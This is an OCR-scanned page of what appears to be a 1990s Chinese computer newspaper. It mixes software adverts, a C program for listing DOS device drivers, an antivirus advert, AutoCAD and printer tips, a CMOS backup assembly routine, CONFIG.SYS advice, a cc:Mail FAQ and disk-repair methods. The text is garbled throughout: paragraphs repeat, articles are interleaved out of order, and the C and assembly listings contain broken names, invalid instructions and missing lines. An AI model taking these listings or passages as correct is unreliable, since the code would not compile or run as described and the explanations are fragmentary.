上运用最广。比如:打印报纸就存在右移问题,且本软件“右移宽度”(而一般软件只能右移若干个空格,对于字型不一样,就可造成排版点不一致)的设计绝无仅有。再如:对于字型不一样,就可造成排版点不一致)的设计绝无仅有。再如:“自动行距”功能利用高等数学中的阶函数逼近方法,根据字型、文稿(或表格)长短自动计算行距,其方便、准确的倍受用户赞扬。标题“自动居中”也绝无仅有。正是这些排版系统也没有达到的功能迎来了越来越多的用户。该软件介绍(3.0版)在香港《现代电脑》93年10月号上登载,之后,作者又进行了多次修改、完善。由于功能先进、独特,该软件(4.0版)荣获科委“1994年四川省计算机软件优秀奖”。

运行环境: PC/XT286, 386等及其兼容机,任何显示器,任何中文操作系统。

转让价格: 单位: 288元/套,个人: 188元/套(盘内含使用说明PPP.MSG)。“自动行距”、“自动居中”、“右移宽度”三大国内独创功能处理技术可转让,价格面议。

联系地址: (646000) 四川省泸州市经济信息中心。
电话: (0830) 223471, 223817。

C、汇编语言开发而成的软件开发平台,无论用FOXBASE、FOXPRO、ORACLE关系数据库, C语言、汇编语言或C语言混合编程开发应用软件,均无须开发主程序及菜单程序,只需开发最下层的功能程序,再用该工具软件按照屏得提示录入应用软件的数据源,把功能程序及其命令、用户名等参数按行于菜单命令行上即可,菜单命令可于菜单行和1-4个参数,即可自动生成应用软件的数据源及程序,生成时间短,生成的菜单程序可为执行文件,代码短,算法简单,利用直接存屏方式保存或恢复屏,运行速度快!菜单新颖独特,用户界面简洁友好,操作简便、立体感特强,菜单突破了屏宽度的限制,可以上下左右弹出滚动,便于修改,即使应用软件功能需要增加、修改或删除等,软件人员也无需修改菜单程序,只需利用该工具软件修改菜单文件即可。

运行环境: PC机及其兼容机,EGA、VGA等显示器,汉字系统可为213、UC-DOS、WPS等。

转让方式: 5英寸高密盘一张(内含使用说明)。

转让价格: 480元/套,免费升级。

邮购联系人: 四川省成都市北巷子街48号(邮编: 610031) 成都市四通通信软件开发公司市场部

软件交流

软件大赠送
机不可失!数千种精彩热门软件及源代码程序免费赠送!快向450004郑州市新郑路172号国富郑州军工电脑公司索取软件清单。

★编号: 940904 (同940901)

名称: 彩色下拉弹出菜单单自动生成工具软件(MENU1.0)

作者: 廖刚朋

功能简介: 该工具软件是用Turbo

福利彩票

福利彩票
福利彩票
福利彩票

用户的福音

福利彩票
福利彩票
福利彩票

Lotus 完整实现办公室自动化 (OA)

Lotus AMIPRO For Windows 2.0 中文版

- 真正“所见即所得”的图文编辑软件
- 真正图文并茂的图文编辑软件
- 内建强大表格控制能力
- 内建统计图表和绘图功能
- 多种工具和功能强大的宏语言
- 非常容易使用

易学好用的窗口图文编辑软件!

Lotus北京办事处 成都明码电脑商行
Tel. 01-8491415 Tel. 028-5554140

在内存中动态查询DOS的设备驱动程序

设备驱动程序作为DOS和BIOS硬件的接口发挥了重要的作用。它是通过CONFIG.SYS用DEVICE一的命令加载的。利用DOS中的设备驱动程序可实现系统的加密,如在DOS中加载一个与文件或目录同名的设备驱动程序,使所有对此文件和子目录的操作都失败,因此,若能在内存中动态地查询DOS的设备驱动程序,则可破解类似加密方法,当然,这仅是设备驱动程序的一个小小的应用,若充分利用它还可以应用到其它方面。下面对DOS的设备驱动程序的构造及其加载机制作简单的介绍,并编制了一个动态查询DOS的设备驱动程序的C程序DDH—SHOW.C。

1.DOS的设备驱动程序的构造
DOS的设备驱动程序是一个内存映像文件(.COM),它包含实现设备连接或实现所要求的所有逻辑,它与标准.COM文件不同,它不是从100H开始启动,而是从位置000FH开始加载的,因此,不需要建立.COM文件的程序段前缀(PSP),实际上,这是由于设备驱动程序是DOS系统核心的延伸,DOS启动时已申请了内存和特定内部数据块以管理DOS系统中的每一个设备驱动程序的位置和操作,因此,DOS的设备驱动程序被加载后,它们的内存地址不变,而.COM文件经常被重复执行后从内存中删除,它们将被重复执行时不能保证它们占据同一个内存地址。

每一个设备驱动程序都有一个设备驱动程序头,该头具有特定的格式,下面用C结构描述该格式:

```

struct DDH_struct {
    unsigned char reserved[0x22H];
    /* 跳过前22H字节 */
    struct DDH_struct far * ddh_ptr;
    /* DOS的设备驱动程序的链表头地址 */
};

```

2.查询DOS的设备驱动程序的程序
下面我们利用C语言编制的程序DDH—SHOW.C,在Turbo C/C++中编译成DDH—SHOW.EXE,作为DOS的外部命令,执行DDH—SHOW,就能定位DOS环境中所有的设备驱动程序,并标识每一个设备驱动程序的特性和功能,使用户能对DOS中的所有设备驱动程序有一个清楚的了解。

● 中断interrupt函数的偏移量。
 unsigned char ddh_name[8];
 /* 名称域(字符设备驱动程序或单元号(块设备驱动程序)) */

如上所见,DOS的设备驱动程序头包含5个域,其意义见注释。

DOS使用第一域与下一个设备驱动程序连接,由于DOS的设备驱动程序可以被加载到物理内存的任何位置,该域必须是一个远指针,第一个域通常被设置为FFFFFFFFH以表示它是在存在该文件中唯一的DOS设备驱动程序,若不是这种情况,则必须把存在的每一设备驱动程序都连接在一起,并使最终的设备驱动程序的第一个域为FFFFFFFFH,因此,DOS是用设备驱动程序头把所有的设备驱动程序连接为一个单链表,若我们能找到DOS的设备驱动程序的链表头指针ddh_ptr(为远指针),就能查询到DOS系统中的所有设备驱动程序,实际上,我们可以利用DOS的一个未公开的INT 21H的52H号子功能获取其返回地址ES,BX,其中ES,[BX+22H]就是DOS的设备驱动程序的链表头,即定义成如下结构形式:

```

struct DOS_struct {
    unsigned char reserved[0x22H];
    /* 跳过前22H字节 */
    struct DDH_struct far * ddh_ptr;
    /* DOS的设备驱动程序的链表头地址 */
};

```

2.查询DOS的设备驱动程序的程序
下面我们利用C语言编制的程序DDH—SHOW.C,在Turbo C/C++中编译成DDH—SHOW.EXE,作为DOS的外部命令,执行DDH—SHOW,就能定位DOS环境中所有的设备驱动程序,并标识每一个设备驱动程序的特性和功能,使用户能对DOS中的所有设备驱动程序有一个清楚的了解。

```

/* 重量级图标 */
程序名: DDH—SHOW.C
#include <dos.h>
#include <conio.h>
#include <stdio.h>
#include <process.h>
struct DDH_struct {
    struct DDH_struct far *
    next_DDHI; /* 下

```

```

一个驱动程序的地址。/
unsigned int ddh_attribute;
/* 设备驱动程序的属性字节 */
unsigned int ddh_strategy;
/* 策略strategy函数的偏移量(offset) */
unsigned int ddh_interrupt; /* 中断interrupt函数的偏移量 */
unsigned char ddh_name[8]; /* 名称域 */

```

```

struct dos_struct {
    unsigned char reserved[34];
    struct DDH_struct far * ddh_ptr;
    /* DOS的设备驱动程序的链表头 */
};
void print_DDHI(struct DDH_struct far * ddh_ptr)
{
    unsigned int i;
    struct DDH_struct far * s;
    s = ddh_ptr;
    while (FP_OFF(s) != 0xFFFF) /* 最后的设备驱动程序第一域为0xFFFF */
    {
        system("cls");
        printf("\n\n\t设备驱动程序的入口地址: (%FP) \n\n", s);
        printf("\t下一个设备驱动程序地址: (%FP) \n", s->next_DDHI);
        printf("\t设备驱动程序的属性字节: (%04X) \n", s->ddh_attribute);
        printf("\t策略strategy函数的偏移量: (%04X) \n", s->ddh_strategy);
        printf("\t设备驱动程序名称: ");
        for (i = 0; i < 8; i++) putchar(s->ddh_name[i]);
        printf("\n\n"); s = s->next_DDHI;
    }
    getch();
}

```

```

void main(void)
{
    unsigned int cs_reg, bx_reg;
    struct DOS_struct far * dos_ptr;
    struct DDH_struct far * ddh_ptr;
    system("cls");
    printf("\nDOS的设备驱动程序动态查询程序Ver1.0\n");
    printf("© 编制者: 重庆医药设计院曹国钧\n");
    _AX = 0x5200; geninterrupt(0x21);
    bx_reg = BX; cs_reg = ES;
    ddh_ptr = MK_FP(cs_reg, bx_reg);
    _ddh_ptr = (struct DDH_struct far *) ddh_ptr->ddh_ptr;
    print_ddh(ddh_ptr); /* 显示DOS系统中的每一个设备驱动程序 */
}

```

“超级巡警”——KV100是一种开放式、智能、广阔、可扩充、自维护的查解病毒软件。

该软件主要有以下几个特点:一、能在查杀病毒,具有开放式系统,有利于用户不需自己编程就可方便地增加查出病毒的数量,克服了查病毒软件难以增加查新病毒的能力而面临淘汰的不足;二、首创设计有独特的对抗变形病毒的代码过滤器,能查出变换自身代码的变形病毒,使伪装再深的变形病毒也难漏网;如能一个不漏地查出在我国发现的一种高级二重变形病毒——Doctor(变形医生);三、能按用户意愿在软盘上保存硬盘正常的主引导信息,以防日后被病毒破坏后的硬盘不能启动时,即用该软件再恢复;四、能用反查对比法检查主引导信息是否正常;五、能安全清除所有主

查解病毒软件

引导区病毒,即在更新主引导记录前,先往软盘上备份原主引导信息,以防不测时可再恢复原样;六、该软件的广阔智能检测系统可查出许多多引导区和文件类未知病毒;七、一次启动该软件可查许多软(硬)盘;八、可快速查解内存病毒;九、具有自我保护、自我修复功能。

该软件主要包括以下文件:
 1) KV100.EXE, 可查解病毒;
 2) VIRUS.DAT, 病毒特征码库文件,用户可不断增加其内容,使查病毒数量不断增加;
 3) SCAN2800.BAT, 可检查国内外2800多种病毒;
 4) KV100FIX.EXE, 修复KV100.EXE工具;
 5) HELP, 使用说明。

KV100升级问题,两年内,免费升级,只需寄原盘片和邮费,以后升级,只收成本费,软件报将不定期刊登新发现病毒的特征代码,方便用户自升级增加发现新病毒的能力。

拥有KV100的用户,可将新发现病毒的特征代码寄给本报编辑部或KV100作者:山东省烟台市胜利路2号(邮编:264001),或寄去新病毒样品,由KV100作者来抽取病毒特征码,凡确认是一种新病毒,将编写相应程序,增加新的杀毒功能(主要指文件型病毒),并免费回赠一张新病毒盘。

需要KV100的读者可与《软件报》信息部联系购买,优惠期已过,现200元/盘。(联系人:唐敏)

怎样对AutoCAD三维物体进行透视观察

DVIEW命令让用户以真实的透视图法动态观察指定的三维模型。如果读者有摄影方面的经历,可能会很理解它所提供的功能:在图形中动态定义平行或透视图、观察物体透视图、在图形中重新移动隐藏线、指定前、后裁剪平面的位置、透视图和平面视图的转换、指定照相机的位置,以及“镜头”长度和控制平行投影与透视图投影方式之间的转换。这些功能通过它众多的选项来指定,其命令的提示为:

```

Select objects: (选择物体)
CAMera / Target / Distance / POints / Pan / Zoom / Twist / CLip / Hide / Off / Undo / <Exit>:

```

提示的中文意思为:选择物体,(选择物体) 照相机/目标/距离/点/移动/缩放/转动/裁剪/隐藏/关闭/回退/退出。
 在对上述提示做出回答时,读者需要了解下列问题:
 1. 命令的第一个提示是“Select object”,回答这个提示可以拾取一个能表示所要观察的物体的X、Y、Z方向的物体或者一子物体,可以使用任何一种目标选择方式。DVIEW命令使用拖

动的的方法定义观察方式,因而如果所选择的物体较复杂,或者数目较多,可能会出现屏幕上图形显示速度方面的问题,合理地选择观察目标能加快拖动的有效方法,一旦选择好物体,屏幕上其它的物体将隐去,当对所选择的物体定义好观察方式结束命令后,其余的物体将与它一起按定义的观察方式、旋转角度、放缩程度等参数显示出来,这就说这个被选择的物体“代表”所有的物体由DVIEW命令来定义其真实的三维透视图形式,这正是摄影师通常采取的一种推取“场景”的方法,因此,选择恰当的物体或者物体组的要求,是既能代表所有的物体也有利于命令快速的拖动。

这里暂时将所选择的物体称作透视图的“视图”,如果对选择物体的提示给出一个空回答,AutoCAD将使用缺省的“视图”,这个缺省的“视图”是一“所”一个专用图形文件提供,如果读者愿意自己定义,必须遵循下列原则:

1. 视图“必须定义为名为“Dviewblock”的块”,且定义了该块,AutoCAD将自己搜索、引用它。
 2. “Dviewblock”块应在一个单元的空间中给予定义,以便于操作。
 3. “Dviewblock”应尽可能的简单,但能提供区分各坐标轴方向的标识。
 □ 成年 曹刚

随着我国计算机的日益普及,汉字软件的丰富发展,这就要求具备高质量的打印机,OKI系列打印机,因其自带汉卡、打印速度快、字型优美、有丰富的软件控制命令、硬件操作方便,通过使用户反应良好,在民航、车站、商店、银行等部门得到广泛应用。

OKI系列打印机主要用于帐单、票据打印,由于使用的频率很高,再加上有些用户不正确使用打印机,随着时间推移,打印头字车内部塑料齿轮磨损,在字车双向运行时,齿轮间产生摩擦,从而造成双向打印字形的象,特别打印阿拉伯数字“0”和“8”,“0”打印得“8”,“8”打印得象“0”,在实际工作中造成差错的情况已屡见不鲜。

OKI 5320 SC打印机双向打印字符偏差太大时,可通过操作面板有关设置控制方式,其中有一项:PR REG,修改它,可以修正双向打印时双向打印字符,最终达到字上下位置不偏的目的,但修改设置值的范围是有限的,因为修改的范围在基准位置左右各0.25毫米,如果偏差大,通过重新设置无法达到预期

效果,只有更换字车中的齿轮。由于笔者单位内所使用的多用户储蓄系统程序是用Level I COBOL语言编写的,通过实践,修改打印程序,改变双向打印为单向打印,可以解决字符扭曲问题,源程序清单如下:

```

02 filler pic 99 comp value 85.
procedure division.
move dxdy to prec write prec.
.
.
.
上面修改的程序是在以前程序的基础上增加了一部分,主要是在数据部的工作存储器里增加一组组合数据,它包括OKI 5320 SC打印机单向打印的控制码,另外,在过程部里增加了一条传送语句和一条语句,该语句的功能是把控制码送往打印机,改变打印方式,由于储蓄程序中包含许多子程序,各程序之间的调用关系,以及存单、存折是在终端上实现透明打印,可能与其他单位的程序不相同,建议用户参照上述两点进行修改。

```

如果用户使用的是OKI 5330 SC的打印机,可以直接通过打印机的设置程序,设置打印机双向打印为单向打印,解决字符扭曲问题。
 以上程序在AST386主机,OKI 5320 SC打印机,STAR—500终端上调试通过。
 □江苏 蔡廷武 李莉

用Level I COBOL语言翻译OKI 5320 SC票据打印机打印字符扭曲问题

要使PC系列的计算机能正常使用，都离不开以下几个重要而容易忽略的数据：主引导记录扇区、DOS分区引导扇区和CMOS数据区。平时既要防止病毒或人为的修改（笔者曾发现一个引导型病毒，编程十分巧妙，在其发作时，就会乱写CMOS中的数据，使系统无法启动），也要预防DOS系统工作过程中偶尔产生的数据读写错误等等。万一这几个数据区的关键字被修改了，就会使系统无法启动，如果事先又没有进行备份，对于不熟悉汇编语言的人员，恢复工作是比较麻烦的。

关于硬盘主引导扇区和分区引导扇区的保护、备份和恢复，《软件报》上介绍了不少，这里只谈谈CMOS数据的备份与恢复。

CMOS中包含了系统实时时钟数据

如何保存CMOS数据

和系统配置信息，保存在CMOS的RAM中，可通过下列几种方法来保存CMOS数据的内容。

第一种方法：开主机电源后，按(DEL)键，再按F1键，进入SETUP，把当前配置信息列出，用SHIFT+PRINT键打印当前屏幕内容，或书写记录下来，保存在纸上，待日后出现CMOS数据丢失时，找出所记信息，重新进入SETUP，再逐项修改各项配置。这种方法的缺点是：费时又费力，纸也不易保管，而且对于CMOS中一些无法用SETUP改变的数据，就不能正常恢复至原值。

第二种方法：用软件(MIRROR)也可将CMOS数据保存下来，但(MIRROR)此类软件并非人人都有的。

第三种方法：笔者用汇编语言编了一个名为CMOS.COM的文件，为缺乏以上软件而又对汇编语言的用户使用。

1. 生成CMOS.COM文件的步骤。

①先用文本编辑软件(如WPS的N编辑方式)把程序(见附录)输入，取名为CMOS.ASM(文件中的;后为注释，不可不输入)。

②用MASM.EXE文件编译，即键入MASM CMOS

③用LINK.EXE文件连接，即键入LINK CMOS(不必理会堆栈段 segment 的警告信息)

④用EXE2BIN.COM文件转换成.COM方式，即键入EXE2BIN CMOS.EXE CMOS.COM

2. 使用CMOS.COM的方法：
键入CMOS/W可将当前计算机中的CMOS数据读出，生成并写入文件CMOS.DAT中。

键入CMOS/R可从CMOS.DAT中(在当前目录下)读出数据

并写入CMOS数据区。

使用时若无参数或参数错误，计算机机会提示正确的使用方法。在恢复CMOS数据时，屏幕提示“Error in file!”并响“嗷”一声，表示读/写文件有错误，此时请检查一下当前目录下是否有CMOS.DAT文件。

□广告 刘夫愚 刘冰

CMOS.ASM by L. D. Y 1993

code segment

assume cs,code,ds,code,es,code org looh

start: jmp short begin

usage db 'USAGE: CMOS / R |

W',0ah,0dh,

/*R-read CMOS data from disk',

0ah,0dh,

/*W-write CMOS data to disk',

0ah,0dh,24h

msgok db'Successfully done!',0ah,0dh,

24h

msgerr db'Error in file!',07h,0ah,0dh,

24h

file dh'CMOS.DAT',0

begin: /*检查命令行参数正确与否及何种选择

cid

xor ch,ch

mov di,0080h

mov ct,[di]

inc di

mov al,'/'

repne scsb

mov dx,offset usage

jcx error

mov al,[di]

and al,5bh;忽略大小写

cmp al,'W'

js backup

cmp al,'R'

jnz error

restore: /*从文件CMOS.DAT中读出数据

并写入CMOS中

mov dx,offset file

mov ax,3d00h

int 21h;打开文件

jc file_err

mov hx,ax

mov dx,offset buffer

mov cx,0100h

mov ah,3fh

int 21h;读数据入缓冲区

jc file_err

mov si,dx

mov di,cx

mov ah,2

int 1ah

push cx
push dx;保存当前时钟、日期和时间，以免被以前备份时的时间覆盖
xor al,al
mov cx,di

loop1: push al

out 70h,al

lodsb

out 71h,al

pop al

inc al

cmp cx,0

jas loop1;循环写数据入CMOS

pop dx

pop cx

mov ah,3

int 10h;恢复前一时期时钟、日期

和时间

jmp short OK

backup: /*从CMOS中读出数据，保存至

当前目录下

mov dx,offset file

xor cx,cx

mov ax,3c01h

int 21h;创建新文件(不保留备份)

jc file_err

mov bx,ax

mov dx,offset buffer

mov di,dx

mov cx,0100h

push cx

loop2: push al

out 70h,al

in al,71h

stosb

pop al

inc al

cmp cx,0

jas loop2;循环读CMOS数据至缓冲区

pop cx

mov ah,40h

int 21h;写入文件内

jc file_err

ok: mov ah,3ch

int 21h

xor al,al;返回码0表示成功

mov dx,offset msgok

jmp short exit

file_err:mov dx,offset msgerr

error: mov al,1;返回码1表示有错误

exit: mov ah,9

int 21h

mov ah,4ch

int 21h

pc = \$

buffer = pc;缓冲区首址

code ends

end start

CONFIG.SYS 是DOS系统中的配置文件。该文件包含了一个设置系统的命令清单。每次启动DOS时，DOS就会在被启动的驱动器的根目录下搜索名为CONFIG.SYS的文件，并解释其中的命令。

笔者在使用中发现，CONFIG.SYS对于用户使用的有关应用软件有着较为重要的作用。合理的配置可以优化软件的使用环境，充分发挥硬件资源的潜力。随着目前486微机的增多(506已出现)，内存、硬盘容量越来越大的今天，我们看到，不少用户的高档微机已装上了多个应用系统(如ACAD辅助设计、WPS文字处理、WINDOWS3.11系统、)但是这些系统在DOS下的CONFIG.SYS文件往往并不相同。在一个软件十分合理的配置对另一个软件却极不适应，甚至会使其它软件无法运行!由此看来，不同的应用系统在DOS下应该用内容不同的CONFIG.SYS，但是DOS系统只允许有一个CONFIG.SYS，这个矛盾怎么解决呢?

CONFIG.SYS 使用技巧(二)

笔者在实际中想出了一个办法，现在提出请读者参考，在DOS根目录下建立一个与应用系统相对应的CONFIG文件，但是后缀名要冠以非“SYS”的字符。当您使用某个系统时，只要将相应的CONFIG.×××拷贝生成CONFIG.SYS，重新启动机器即可。现举例如下：

对于ACAD应用系统的配置文件为CONFIG.CAD，其内容为：

```
FILES=20
buffers=20
Switches=/K
对于WINDOWS3.11系统配置文件为CONFIG.WIN，其内容为：
```

```
DEVICE=ANSI.SYS
FILES=20
buffers=20
device=C:\WINDOWS\himem.sys
stacks=9256
```

对于在MS-DOS5.0下使用UCDOS2.0系统的配置文件为CONFIG.UCD，其内容为：

```
DEVICE=ANSI.SYS
DOS=high,umb
device =C:\ \dos\himem.sys
FILES=12
```

□山西 赵永华

电子邮件系统Lotus cc: Mail

——cc: Mail的基本概念——

►DOS——cc: Mail for MS-DOS4.02可运行于任何版本的DR、PC或MS-DOS3.31或更高版本。
►OS/2——cc: Mail for OS/2 Workplace shell 1.0可在OS/2 2.1下运行并结合Workplace shell使用。

►Windows——cc: Mail for Windows 1.11适用于运行Windows3.11的PC。
►Macintosh——cc: Mail for Macintosh运行于System6.0.5或System7，以及A/UX2.0以上版本。

►UNIX——cc: Mail for UNIX 1.0运行于带OPENLOOK用户接口的SUN SPARC工作站。
5.Lotus cc: Mail支持哪些网络软、硬件?

cc: Mail能支持几乎所有网络硬件和软件。cc: Mail邮局能安装在任何服务器上，只要它具有下述任何一种文件和记录锁定能力，MS-DOS1.1、Apple AFP或UNIX。下面所列只是其中一部分，AliasShare、AppleShare、LAN Manager、LanStarGroup、LANtastic、LM/XLM/X、Net/One、Network、OS/2 LAN Server、PacerShare、PathWorks、PC LAN Program、PC-NFS、Vines、基于UNIX的服务器(SUN等)。

凡网络操作系统支持的网卡，cc: Mail就能支持，如Token-Ring、Ethernet、LocalTalk、Arcnet等。使用何种连接电缆对cc: Mail也是透明的。无论使用IPX、TCP/IP、AFP、XNS、IPC或其它传输协议，只要工作站能作为本地硬件设备安装

到服务器目录下，就可以使用cc: Mail。
6.cc: Mail是否支持远程连接?
是。远程PC或Macintosh的用户，可使用cc: Mail的Remote软件，利用MODEM和电话线等方式收发信件、图形、二进制文件或传真。

7.什么是Lotus cc: Mail Router?
cc: Mail Router(以前称作cc: Mail Gateway)是cc: Mail的信件路由软件，它运行于一DOS或OS/2系统中，该系统被文件服务器简单地视为另一工作站。cc: Mail Router通过LAN或电话线(这里只提到了许多连接可能中的2种)在邮局之间传送信件，cc: Mail Router还可通过一些任意的附加产品，将邮局中的信件传给别的电子邮件系统(如MCI Mail或AT&T的EasyLink)。

8.Lotus cc: Mail是否易学易用?
cc: Mail具有直观的用户界面并有帮助功能，其大多数功能1至2次按键即可完成。新用户只需经过短暂的学习，了解就可以发送信件。cc: Mail通过简单的用户界面实现丰富的功能。

cc: Mail在其支持的所有平台上经受了深入的检验并赢得了广泛的赞誉。Windows杂志将其年度Win奖授予了cc: Mail for Windows、MacWEEK和MacUser将其Editor Choice奖授予了cc: Mail、UNIX World给予cc: Mail以Product of the Year奖，Byte杂志认为cc: Mail for OS/2外观宜人并且是最早真正利用WPS(WorkPlace Shell)的应用软件之一。

□成都 郭念庆

1.什么是Lotus cc: Mail?
cc: Mail由20多个基于网络的软件产品组成。它们提供丰富的电子邮件功能，全面支持5种最流行的个人计算机操作系统，DOS、OS/2、Windows、Macintosh和UNIX。cc: Mail不仅可连接LAN和基于小型计算机或大型计算机的电子邮件系统，更可直接连接全世界范围的公共电子邮件服务和传真机。cc: Mail的五种突出特点是：
►cc: Mail与系统和网络环境(硬件和软件)无关。
►cc: Mail系统成本低廉；
►cc: Mail功能丰富，使用方便；
►cc: Mail系统模块化，根据需要可组成不同规模的系统，并可随时扩展；
►cc: Mail提供的软件工具使系统管理十分方便。

2.什么是cc: Mail的邮局
cc: Mail的邮局是网络文件服务器上的一组数据文件。是cc: Mail信件的中心集散地。所有本地用户和远程用户(例如在外地的销售人员或临时外出的人员)的邮箱都在邮局中。用户发送的所有信件存放在邮局。同时收信人邮箱的指示器会指出新的信件。

3.在Lotus cc: Mail邮局中是否运行有某个软件?
否。这个问题经常引起混淆。在cc: Mail中，邮局只是存放信件的地方，所有的邮件处理都由用户软件完成。这种结构的优点是：cc: Mail能使用当今各种各样的网络服务器来设置邮局。

4.Lotus cc: Mail支持的系统环境有哪些?
cc: Mail用户工作站可以是PC、Macintosh或Sun工作站。运行以下操作平台：



本人所在的计算中心有各类微机上百台,因而常遇到机器硬盘不能启动的情况,经检查不能启动的原因都是机器出现的软故障造成的,主要原因有:病毒、学生误操作、以及个别学生使用了不成功的硬盘加密程序等,这些机器上一般都装有常用的各类软件如: BASIC、dBASE II、Foxbase、Turbo C、WPS、Turbo Pascal、AutoCAD等,硬盘上还存有学生编写的各类程序,因而为保证正常的上课不受影响,我们这些管理机房的教师应能尽快地在不破坏硬盘数据的情况下修复它们,经过实践,本人摸索出了一种利用高版本PCTOOLS和NU工具软件快速修复硬盘不能启动故障的方法。

两种常用软件PCTOOLS和NU 对硬盘无法自举软故障的修复(上)

我们大家都知道,硬盘不能自举的原因一般分三大类,一类是CMOS设置错误,CMOS内保存有系统的硬件配置参数和系统实时时钟信息,其中保存的硬盘型号对硬盘的启动至关重要,因而当CMOS出现错误时,只要重新设置CMOS参数,特别是正确设置硬盘型号,机器就能正常启动了,对于386以上的高档

次机器,CMOS参数内容很多,不容易记清楚,可采用PCTOOLS或NU等工具软件备份,当CMOS参数改变或丢失时重新恢复就非常方便了,二类是硬盘主引导区出问题,硬盘主引导扇区由主引导程序、分区表和最后两字节的分区自举有效标志"55AA"组成,本类故障的主要表现硬盘不能启动和硬盘C丢失,用FDISK.COM可重写分区表,重写主引导扇区,但执行后FDISK后硬盘上的所有文件将丢失,如何把丢失的文件找回是本文要解决的一个主要问题,当然硬盘主引导扇区也可用两工具软件在机器未出现故障时备份下来,当硬盘主引导扇区损坏时予以恢复将更加有效,三类是DOS分区故障,DOS分区故障由DOS引导扇区故障和DOS系统文件故障两部分组成,对于DOS引导扇区故障,用FORMAT C: /S重写DOS引导扇区,然后把C盘文件予以恢复就行了;对于DOS系统文件出故障,用PCTOOLS就能很轻松地将其修复了,DOS引导扇区也可先备份,出故障时

再恢复,当机器出现不能启动的故障时,怎么来确定故障出在哪个部分呢?一般地,如果有英文字母提示,故障的原因就容易判明,如,C:drive error"一般为CMOS中硬盘型号错误,显示"Invalid Partition Table"和"Invalid drive specification",故障都出现在硬盘主引导扇区上;显示"Disk Boot failure"和"Missing operation system","Error loading operation system","Nonexsystem disk or disk error"等信息,表明故障都出在DOS分区上,故障原因确定后,再对相应故障原因进行修复或恢复就行了,如果机器不能启动时,屏幕上也未显示任何信息,可对CMOS、硬盘主引导区、DOS分区逐一进行修复或恢复,故障也就排除了。

下面就介绍PCTOOLS和NU两种软件对机器CMOS内容、硬盘主引导区和DOS分区引导记录的备份、恢复及设有备份时的修复方法。

一、利用高版本PCTOOLS的MIRROR/REBUICD进行备份、修复和恢复:

1.备份和恢复CMOS、主引导区和DOS引导区的方法:

备份时机器应启动正常,这时三部分内容都是完好,打入命令:

```
A>MIRROR/PARTN/
```

按屏幕提示输入一格式化的软盘于指定驱动器后,即将三部分内容保存在该盘上。文件名名为PARTNSA.V.FIL。

当机器出现故障不能启动时,执行如下命令恢复三部分内容:

```
A>REBUILD/PARTN/
```

按照提示输入含有备份文件PARTNSA.V.FIL的软盘到指定驱动器后,屏幕又显示一个菜单,在菜单下选"Q"退出,选"C"恢复CMOS内容,选"1"恢复主引导区和DOS分区引导记录,这时无论是选"C",还是选"1",屏幕都给出一个让你确认的提示,打入"Yes"即把指定的内容给以恢复了。

注:这里用的PCTOOLS版本为7.0,如果用的PCTOOLS是6.0版,其MIRROR/REBUILD只能备份和恢复硬盘主引导扇区,不具备备份、恢复CMOS和DOS分区引导程序的能力。

□蚌埠 程斌

倍容盘的临时撤离

磁盘倍容是MS DOS6.2.2的一个重要功能,对倍容盘的管理,是由设备文件DBLSPACE.SYS和系统文件DBLSPACE.BIN完成的,硬盘一旦安装了倍容,则以后每次启动时,DBLSPACE.SYS便驻留在内存,DBLSPACE.SYS的驻留长度约51K,其中一部分可随DOS驻留在HMA,另一部分可驻留在UMB,长为30K,如系统无UMB可用,则这一部分将存入常规内存驻留。

使用中,有一些程序,如WPS3.0F,不能和EMM386.EXE共存,再用286机,也不能使用EMM386.EXE,在这两种情况下,不能使用UMB,如安装倍容,则常规内存聚付出40K以供DBLSPACE.SYS开销,这是一个不小的数量,由是笔者想到要将倍容盘临时撤离,以便腾出更多的常规内存安装SMARTDRV.EXE,加快WPS的模拟显示速度。

实现倍容盘临时撤离的方法是:这样,先制作一启动软盘,对盘上的系统文件DBLSPACE.BIN,修改属性后删除(或改名),然后建立一包含两行语句的CONFIG.SYS文件,DEVICE=C:\DOS\HIMEM.SYS DOS=HIGH

这时,用软盘启动系统,便屏蔽了倍容盘的读写,得到的常规内存自由空间高达622K。

当然,这要求一些不能与EMM386.EXE共存的程序文件放在C盘,且C盘未做过倍容,这样做,可兼顾MSDOS6.22的磁盘倍容功能及某些中文系统的内存需要,本人曾在数台286—386微机上做过这样的处理,运行WPS时均收到预期的效果。□江苏 汪维友

对909-II中多个文件的合并的异议

贵报总第406期的文章《909—II型系统中多个文件的合并及在入器中排版定字符的设置》一文中的问题一提到3.5英寸720K Bytes软盘存贮文件个数多,而实际占用的磁盘空间小,造成磁盘空间浪费的问题,实际上是软盘根目录满造成的。

909—II系统的操作系统是优化的MS DOS5.0,众所周知,在DOS管理下,720KB软盘的根目录占用7个扇区,每个文件的目录项占用92个字节,根目录下最多只能存贮112个文件(包括子目录项和软盘盘标项),把文件直接建立在根目录下就有可能造成根目录满的情况,而用于目录管理文件,则在任意一个子目录下均可建立任意多个文件(只要有足够的磁盘空间),而完全可以不受根目录项数的限制,因此建议采用子目录来管理文件,具体方法如下:对文件按一定规则分类(如按文件的有效期或按文件内容等),分别在软盘上建立不同的子目录,然后把C:\AUTOEXEC.BAT中的最后一行"909"去掉,即改为机器启动时不直接启动909—II系统,而在进入工作目录后再用命令"909"来启动,例如:在94年7月打的文件,可以用子目录A:\9407来管理,A:\9407即为工作目录,机器启动后,在DOS命令行下键入以下命令,即可正常使用909—II系统:

```
C:\USER>A:<CR>
A:\>CD \9407<CR>
A:\9407>进入子目录A:\9407
A:\9407>909<CR>
启动909—II系统
```

这时,即可正常打字了。

对根目录已满但尚有较大磁盘空间的软盘,可以先设法空出一个目录项来建一个子目录,把全部或部分文件挪入子目录,再删掉根目录下的全部或部分文件,即可空出足够的根目录项来使用了。

在子目录下可以方便地管理多种文件,免去了合并多个文件,而且可以保留整个排版过程的所有文件,方便以后再利用这些文件。 □广西 徐洪

如何在WINDOWS3.1上获得简单自然码输入法

微软在中国大陆发行的P—WINDOWS3.1,提供了一个标准的WINDOWS汉字平台,但美中不足的是它只配备了区位法和拼音两种输入方法,虽然已经有两家公司为其提供了五笔型和自然码输入法,但是不易购买到,如果你想获得一份免费的自

然码输入法,不妨修改一下WINDOWS子目录内的

```
ia=w ui=v
ian=m un=p
iao=c uo=0
```

经过以上修改,WINDOWS所提供的双拼双音输入法就改造为简单的自然码输入法,虽然只提供联想和双字词,且改为用u输入,ah改为用i输入,但已基本能够满需要,如果需要两方位的话,则可以再在控制台的拼音输入法设置里设置声、韵母模糊。

□广东 张如

巧用坏扇区软盘

